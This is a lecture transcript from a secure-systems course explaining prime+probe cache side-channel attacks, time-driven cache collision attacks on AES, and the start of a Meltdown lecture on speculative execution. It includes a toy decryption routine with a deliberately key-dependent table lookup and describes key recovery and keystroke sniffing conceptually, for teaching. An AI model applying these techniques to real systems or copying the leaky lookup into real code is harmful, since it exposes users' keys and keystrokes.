


Now the victim process during its execution would start to access certain instructions. Now when the victim executes there will be certain sets in the cache memory, where the spy data would be evicted and replaced with the victim data, cache memory would typically implement some replacement policy such as the LRU policy (Least Recently Used) and identify a particular cache line to evict and that particular cache line is replaced with the victim data.

(Refer Slide Time: 5:28)



Probe Phase



28


Let us consider what would happen when the victim executes again. So, after waiting for some time the victim enters the probe phase. So in the probe phase which is again this for loop being executed the victim would start to access every cache set and in the probe phase the victim would parse through every cache set and access all the cache lines present in that particular set and at that time it would also measure the time required to make these accesses.

Now if we actually look at this and try to infer what the spy sees, if we would see that when the spy accesses this set that is a set 0 the time taken would be less because the contents of set 0 corresponds to all spy data and therefore the spy would only incur cache hits and as a result the access time for set 0 would be low.

Now the access time for set 1, 2, 3 and N - 2 would be high, the result is that the spy would incur certain cache misses and the cache misses are incurred because the spy data has been evicted and replaced with the victim data and during the probe phase there would be further cache misses incurred by the spy process in these sets specifically sets 1, 2, 3 and N - 2 in this way the spy process would be able to identify this cache sets which have victim data or in other words the spy process would be able to identify the cache sets which the victim has accessed.

As a result of the probe phase victim data which was present in the cache gets evicted out and replaced again with the spy process. And this prime and probe phase gets continues over and over again as we see over here.

(Refer Slide Time: 7:34)



So, this particular plot shows the time obtained for the probe phase, so each row over here corresponds to one particular iteration in the spy process and each column corresponds to a particular set.

So for example this was run on an Intel i7 machine which had an L1 cache with 64 cache sets, so each column over here corresponds to a particular cache set. Now a lighter color would indicate that the execution time measured was low. In other words a lighter color would indicate that the spy process in that particular iteration had observed cache hits. On the other hand a darker color such as these over here would indicate that the execution time was higher in which case the P_i process has incurred cache misses.

So we can actually clearly see that there are some cache sets where clearly cache misses are always observed. For example looking at this particular plot we can actually infer the sets which had incurred a high execution time. For example all the darker cache sets like these over here have a higher execution time indicating that the spy process has incurred a lot of cache misses. On the other hand the lighter shades like this cache set and so on have incurred a lot of cache hits and therefore are a lighter shade.

In this particular way by tracing the how the cache memories have been accessed would get an indication of what the other process is doing. So another example is these regions at this particular point, which are considerably darker. So this regions would mean that there is some activity for example another process that was getting context which or something like that

which has been executing and performing a lot of memory operations and thus we see that it has affected the spy process.

(Refer Slide Time: 9:50)

Prime + Probe in Cryptography

The slide contains a code snippet and some handwritten notes:

```
char Lookup[] = {x, x, x, ... x};  
char RecvDecrypt(socket){  
    char key = 0x12;  
    char pt, ct;  
  
    read(socket, &ct, 1);  
    pt = Lookup[key ^ ct];  
    return pt;  
}
```

Handwritten notes:

- Key dependent memory accesses
- ct: 0xFF
- key=0 → Lookup [0xFF]
- key=0xAA → Lookup [0x55]

Text below the code:

- The attacker knows the address of Lookup and the ciphertext (ct)
- The memory accessed in Lookup depends on the value of key
- Given the set number, one can identify bits of key ^ ct.

30

So now we would see how we could use this prime and probe scheme to retrieve the secret key in a particular decryption algorithm. Let us say we have a function which looks something like this, so the function is called *RecvDecrypt* and it takes a particular socket and over here we define a secret key which has a value of 12. Now what we do is we read the ciphertext from that socket and this ciphertext is stored in just a character which is stored in ct.


Now there is a lookup on this particular array with containing some character values which we have not specified over here and the lookup is based on an index which is key X or ciphertext, this operation is used to obtain the plaintext which is then returned. Now this is just a toy decryption algorithm, which you have just built up to show how prime and probe can be used to break cryptographic schemes, the important point for us to observe over here is that this lookup to this particular array is on a address location which is key dependent.

So, for example assuming that the attacker knows the value of the ciphertext, index of this particular lookup would depend on the value of the key. So, for example if let us say the ciphertext has a value say 0xFF if the key value was 0, lookup is to the location 0xFF. On the other hand if the key had the value 0xAA then the lookup is to a location 0x55, thus you see that this lookup operation over here is essentially a memory access, right then this memory access is going to load a different data in the cache memory.

Now assume that we are actually running this particular process and this is our victim process and side by side we also run a spy process which is continuously running the prime and probe scanning the measuring the time taken to make memory accesses to a different sets in the cache. Now if the key is 0xAA and the attacker knows that the ciphertext is 0xFF, then corresponding to this lookup plus 0x55 the spy process would see an increased number of cache misses.

So this would be observed by an increase in the execution time for that iteration in the spy process and thus the attacker can infer that the victim process has accessed that portion of memory and from that could infer that the key value is either 0xAA or something very close to 0xAA.

(Refer Slide Time: 13:25)




31

Besides cryptography the prime and probe type of attack have been used for a larger number of different applications, one other famous application is for keyboard sniffing, so this particular process is the victim process. Now you have the other process which is the attack process which is doing the prime and probe operations. So whenever there is a keystroke that is whenever a user presses a key for example let us say he is pressing a key with respect to his password, each keystroke results in an interrupt the interrupt results in a switch to kernel mode, there is an ISR that gets executed and so on. So, each keystroke results in a lot of execution that takes place.

So whenever a keystroke is pressed it results in a lot of different functions both in the operating system and both in the victim application that gets executed, as a result we would

have a lot of the spy data which is running the Prime and Probe to be evicted from the cache thus the attacker would be able to identify the instant at which the keys on the keyboard were pressed.

(Refer Slide Time: 14:29)



This is a plot from a recent paper which is shown here and what we see over here is the delay in clock cycles and over time. So, we see that as keys are being pressed what the prime and probe application sees is that there is an increase in execution time during a particular place. So, for example when no keys are pressed the execution time which is measured by the spy process is low and when a particular key is pressed then we see an increase in the execution time as you see in these instances.

Again after some time when there is no key pressed the spy does not see an increase in the execution time, there are of course a lot of errors which may also creep up like for example this over here which shows an increase in execution time even though no keys have been pressed.

(Refer Slide Time: 15:24)

Web Browser Attacks


- Prime+Probe in
 - Javascript
 - pNACL
 - Web assembly

33

So, the prime and probe attack has also been used in various other use cases especially it has been used to create to attack JavaScript, native client and web assembly on web browsers such as the Google Chrome and Firefox.

(Refer Slide Time: 15:40)

Extract Gmail secret key



<https://www.cs.tau.ac.il/~tromer/drivebycache/drivebycache.pdf>

34

So, what this particular slide is taken from this paper over here which is known as the Drive by Cache and it actually showed how the Gmail secret key can be retrieved by using a prime and probe attack. So what would typically happen is that the user is made to go to a particular link and click on a particular advertising website and this website would open a tab which is an advertisement tab and maybe show display an advertisement but also in the background it would be running the prime and probe attack.

So, whenever there is an encryption or decryption that takes place the prime and probe would measure the activities on the cache memory and use that timing to infer secret information.

(Refer Slide Time: 16:31)

Website Fingerprinting


- Privacy: Find out what websites are being browsed.

35

Another famous application of the prime and probe attack was for Website Fingerprinting where the Prime and Probe application can identify what websites are being browsed.

(Refer Slide Time: 16:45)

Cross VM Attacks (Cache)



*Ristenpart et.al., Hey, you, get off of my cloud: exploring information leakage in third-party compute clouds, CCS- 2009


36

Another very famous attack which was first presented in this particular paper by Ristenpart in 2009, determines how cross virtual machine attacks can be done using something like the prime and probe attack, here we are using a cloud environment which have different virtual machines but the underlying hardware is the same. For example, in this figure over here we

would have an attacker sharing the same cache memory as a victim process. Thus, the attacker runs a prime and probe application and is able to monitor the cache and memory activity by the victim process.

And from this it would be able to identify secret information like cryptographic keys, it would identify what characters have been pressed, or it would be able to sniff keystrokes and so on.


(Refer Slide Time: 17:40)



Very recently a very similar type of attack was also showed using a shared DRAM in such a case the victim and the attacker do not have to share the same LLC but have to share a common DRAM.

(Refer Slide Time: 17:56)

Internal Collision Attacks




38

So now we look at internal collision attacks or properly known as time driven attacks, here the scenario looks very different, here what happens is that the victim and the attacker may not necessarily share the same computing resource, or may not necessarily share the same cache memory. So, we will now look at internal collision attacks these are properly known as time driven attacks.

So, in such a scenario we have an attacker who is able to invoke a victim application and is able to measure the time taken for the victim to provide a response. So in other words the attacker would send a request to the victim process which may be in a completely different machine and then it measures the time taken for the response to be obtained the differences in execution time that is measured at the attacker's end is then used to obtain some sensitive information about the victim. So, these time driven attacks are especially popular for breaking cryptographic algorithms and we will take one very simple example of this scheme.

(Refer Slide Time: 19:16)



So, let us say that we have a small part of the cipher which looks something like this, we have a plain text P_0 and a plain text P_4 which is the input to the cipher. Now these inputs each are of let us say a byte wide gets xored with keys K_0 and K_4 respectively, thus we get P_0 XOR K_0 at one side and P_4 XOR K_4 on the other side. Now this P_0 XOR K_0 and P_4 XOR K_4 is then used to index into a table. So, there is a lookup in this table based on this particular index.

Now let us see what happens when we execute this particular program. So, first of all we have the attacker over here and we will assume that the attacker is able to choose the values of P_0 and P_4 as required, so the attacker chooses P_0, P_4 for attack, triggers an encryption to occur. So, during the encryption these operations take place and then the attacker measures the time for this entire encryption.


Now we will see how this execution time can vary depending on the values of K_0 and K_4 . So first let us assume that the cache is clean, and no part of the cache comprises contains any of this table information. So during the first access at the location P_0 XOR K_0 that would result in a cache miss and one block of memory would get loaded into the cache, the second access at the index P_4 XOR K_4 could either result in a cache hit or a cache miss, a cache hit is incurred when the index P_4 XOR K_4 exactly collides or is very close to this value of P_0 XOR K_0 , in such a case it would indicate that this second access is to the same or to a neighbouring location as the first access.

Since this data is already present in the cache, therefore we obtain a cache hit and the execution time for this second access would be considerably smaller. On the other hand if $P_0 \text{ XOR } K_0$ is not equal to $P_4 \text{ XOR } K_4$ then the second access would also result in a cache miss second access would also require a memory block to be loaded into that particular cache, to evaluate the entire execution time we see that we either get one cache miss and one cache hit or two cache misses. And thus, we see depending on the value of $P_0 \text{ XOR } K_0$ and $P_4 \text{ XOR } K_4$ the execution time of this particular cipher would vary.

So the based on this variation we can obtain some information about these secret fields, specifically if we have a cache hit then we obtain this relation that $P_0 \text{ XOR } K_0$ is equal to $P_4 \text{ XOR } K_4$ and if we just rearrange the terms we get $K_0 \text{ XOR } K_4$ is equal to $P_0 \text{ XOR } P_4$. Now since the attacker knows $P_0 \text{ XOR } P_4$ he thus knows the XOR of $K_0 \text{ XOR } K_4$. So how does this help the attacker? Suppose we assume that each key K_0 and K_4 is of 8 bits, therefore before running or without running this particular attack the uncertainty of the attacker is 8 plus 8 that is 16 bits.

Now after running the attacker if the attacker identifies this cache hit and obtains a relation like this uncertainty reduces from 16 bits to 8 bits. Now all that is required is the attacker identifies any one of them that is let us say he identifies K_0 and using that K_0 he can easily identify what K_4 is using this relationship. Similarly if there is a cache miss then a relation such as this is obtained and it would mean that $P_0 \text{ XOR } K_0$ is not equal to $P_4 \text{ XOR } K_4$ which means that the index accessed by this in this access and this access are not the same and therefore $K_0 \text{ XOR } K_4$ is not equal to $P_0 \text{ XOR } P_4$. So this was a toy example and such an example could be extended to a complete cipher.

(Refer Slide Time: 24:10)



So, in a complete cipher such as an AES cipher a very small part of this entire block cipher is having a structure as we have seen before. So for example if you consider a AES and AES comprises of 16 bytes of input and it would give you 16 bytes of output and there are several operations which are actually going on inside the AES block cipher out of which the operations that we were actually interested in looks something like this and is a very small component of the entire cipher.

So, the way we actually extend the attack that we seem to a complete block cipher is as follows. So, we keep P_0 a constant and keep changing the values of P_4 , so in this particular case we have let us say taken the K_0 to be 0, K_4 to be 50 let us assume that this is our secret information. Now we keep the value of P_0 as constant and for each different value of P_4 we change the remaining inputs randomly, so let us say we change for over like 2^{16} different values of this data for a specific value of P_4 , we measure the execution time required for the cipher like AES to encrypt that particular plaintext using its secret key.

After we do this we find the average time for each value of P_4 . So for example we have 16 different values of P_4 starting from 00, 10, 20, 30 all of these are hexadecimal values and it would end up in F0 for each value of P_4 we would compute the average time that is obtained when all of the other input values are varied randomly for over like say a large number of times say 2^{16} or so. What we notice is that when the value of P_4 becomes 50 we obtain the highest deviation from the mean, so the mean over here is 2943.57 and the maximum deviation from this particular mean is obtained when the value of P_4 is 50 and in this case we consider the absolute value of the difference of mean which is and therefore it should be 6.3.

So, from this what we can see is that P0 we have set to 0, P4 we have obtained 250, so P0 XOR P4 is equal to 50. So thus we can infer that K0 XOR K4 would be equal to 50 and if we go back to what we have kept the values of these keys we have K0 and K4 is 50 and thus we see it matches the results that we obtain. So, in this way we had looked at cache collision attacks. We had looked at the collision attacks which are external which requires a spy process to execute in the same system as the victim process and also share the same cache memory as the victim, we also looked at internal collision attacks where an attacker need not run a spy process it only trigger the victim program to execute and measure the amount of time it took for that particular victim to execute and based on this time the attacker would be able to infer secret information about that victim process, thank you.

References:


1. [Hey, You, Get Off of My Cloud: Exploring Information Leakage in Third-Party Compute Clouds](#)
2. [Drive-by Key-Extraction Cache Attacks from Portable Code](#)

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Meltdown

Hello and welcome to this lecture in the course for Secure Systems Engineering. So, in the previous video lectures we had looked at micro-architectural attacks, we had looked at flush and reload, the prime and probe and other such timing attack which uses the cache memory. In this video lecture we will look at something which is relatively new, so it is known as speculation attacks so these attacks are essentially targeted for Intel like platforms which have certain features, so the features which are exploited are the out of order execution and the speculative execution. Also, a variance of these attacks also use the features of the branch predictor which is a common hardware in many of these modern day microprocessors.

So before we go into what these attacks are, so let us have a brief background into what speculation means and what these terms connected to speculation actually do.

(Refer Slide Time: 1:18)



So let us look at these set of instructions, so here we have like there are 5 instructions and this is what the compiler would have actually generated or if a programmer is writing code in assembly he would have written code in this particular way. So what you see here is 5 instructions they are the load, move, add, store and the subtract instruction and all of them work on different set of registers. So there are like the registers `r0`, `r2`, `r1` and `r4` which are actually the target registers for each instruction or in other words these are the registers where the result of that instruction is stored.

In order to actually run this these set of instructions in a correct manner or what is expected is that each of these instructions execute in precisely this order. So, firstly load instruction executes, then move, add, store and subtract. However, quite often what has been noticed is that it would be beneficial from a performance perspective if these instructions are reordered. For example since we know that the load instruction actually would access a particular address in this case address 1 from the main memory or from say a cache memory this load instruction would take considerably longer than other instructions like the move and add which are just performed with registers stored within the processor.


So as long as the arguments in the load instructions and those of these subsequent instructions are independent it would be possible for the processor to actually execute these instructions in an order which is quite different from what is specified in the program. In other words the processor would still be able to get the correct result with even executing these instructions in an out-of-order manner.

In the second figure what we show is what happens inside the processor. So, you see that the instructions are actually executed out of order, the subtract instruction in fact is executed first, then we have the store instruction and so on. So, what we notice over here is that eventually since all of these instructions are independent of each other the ordering of these instructions will not matter, what does matter eventually and what is done in the processor is at the end of execution the results are actually committed in order.


So, you look at this set of results or the results of these instructions and what you notice is that the results correspond to the original ordering of these instructions. So, for example r0 was the destination for this load that is the contents corresponding to this memory address was loaded into r0 and similarly r0 was the first result to be return back. So essentially what we see in this particular slide is that even though a program is return in a particular manner it would could be executed in any manner which we known as out of order, but eventually the order is restored by the processor so that the results or the registers return back would match the original expectation for the program.

So, what we observe here is that even though the we have an out of order execution the result of the program will be exactly the same.

(Refer Slide Time: 5:09)



33



35

Another feature which is popular in many modern day microprocessors is speculative execution. So speculative execution is used essentially to improve the performance of the processor, so let us actually take a small example and we have a set of instructions as before and one important instruction that is important for this example is this this is a jump on no 0 (jnz) to a label.

So what happens over here is that depending on this comparison instruction if r0 is equal to r1, then the 0 flag is set within the processor and as a result this jump on no 0(jnz) would not cause a jump and the program will continue to execute. On the other hand if r0 is not equal to r1 then the 0 flag is reset or in other words the 0 flag is equal to 0 and this particular check would cause the program counter to jump to this label and start to execute from here, or in

other words what we see over here is a value of 0 flag set to 1 would cause these instructions to be executed.

On the other hand, if the 0 flag has a value of 0 then (there was a) there is a jump which takes place and the instructions following the label would execute. Now the problem with this thing comes from a performance perspective. So, whenever there is a jump like this what would happen internally in a processor is that the entire pipeline would get flushed and new instructions corresponding to these instructions following the label would get fetched from the memory.

Now advanced or very popular recent microprocessors have a considerably large pipeline and as a result there will be several hundred or so instructions which may be present in the pipeline. So, every time there is a branch like this to another memory location, this entire pipeline would get flushed and new instructions would need to be fetched from the target memory. So, this could cause quite a considerable performance overhead. So, in order to actually reduce these performance overheads what microprocessors do is they speculate about the result of a jump instruction.

For example the processor would speculate that the instructions following this jump would be the consecutive instructions and therefore it will start to fetch these instructions from the memory and start to execute them in a speculative manner, what this means is that the results of these instructions are not committed unless and until the result of this jump instruction is known.

So, let us consider this particular case, so first of all within the processor the instructions that is following these jump on no 0 would get fetched from the memory and it will be speculatively executed. Now when we actually execute this instruction or compare r0, r1 and let us assume that r0 is equal to r1 as a result the 0 flag is set. Now in such a case jump on no 0 (jnz) label so this particular instruction would fail and the instruction that follows needs to be executed.

But what happens within the processor is that these instructions are already speculatively executed and the only thing that is required to be done is that the results of these instructions should be committed. So what the processor does is that once this the result of this jump on no 0 is obtained in this case it means that the speculation is correct, the processor would only

commit the results and the results corresponding to the various registers r0, r2 address 2 and r4 would be actually committed.

